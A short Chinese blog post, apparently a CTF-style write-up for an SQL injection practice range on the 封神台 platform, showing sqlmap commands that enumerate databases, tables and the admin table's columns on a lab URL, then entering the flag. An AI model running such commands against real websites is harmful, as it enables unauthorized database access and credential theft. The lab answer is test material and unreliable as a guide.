
【封神台】SQL注入靶场练习(sqlmap)
·
靶场地址
https://hack.zkaq.cn
题目

解题过程
1.进入题目

2.只有个 点击查看新闻,点击进入

3.发现参数id,肯定就是我们要注入的参数了,先用sqlmap跑一遍
查询数据库
python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” --dbs

因为我们需要获得管理员密码,所以要查maoshe数据库
python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” --tables -D maoshe


查admin表
python sqlmap.py -u “http://rhiq8003.ia.aqlab.cn/?id=1” --columns -T admin -D maoshe
查password


输入flag :hellohack ,正确
更多推荐


 3
 0
- 0


 已为社区贡献5条内容

所有评论(0)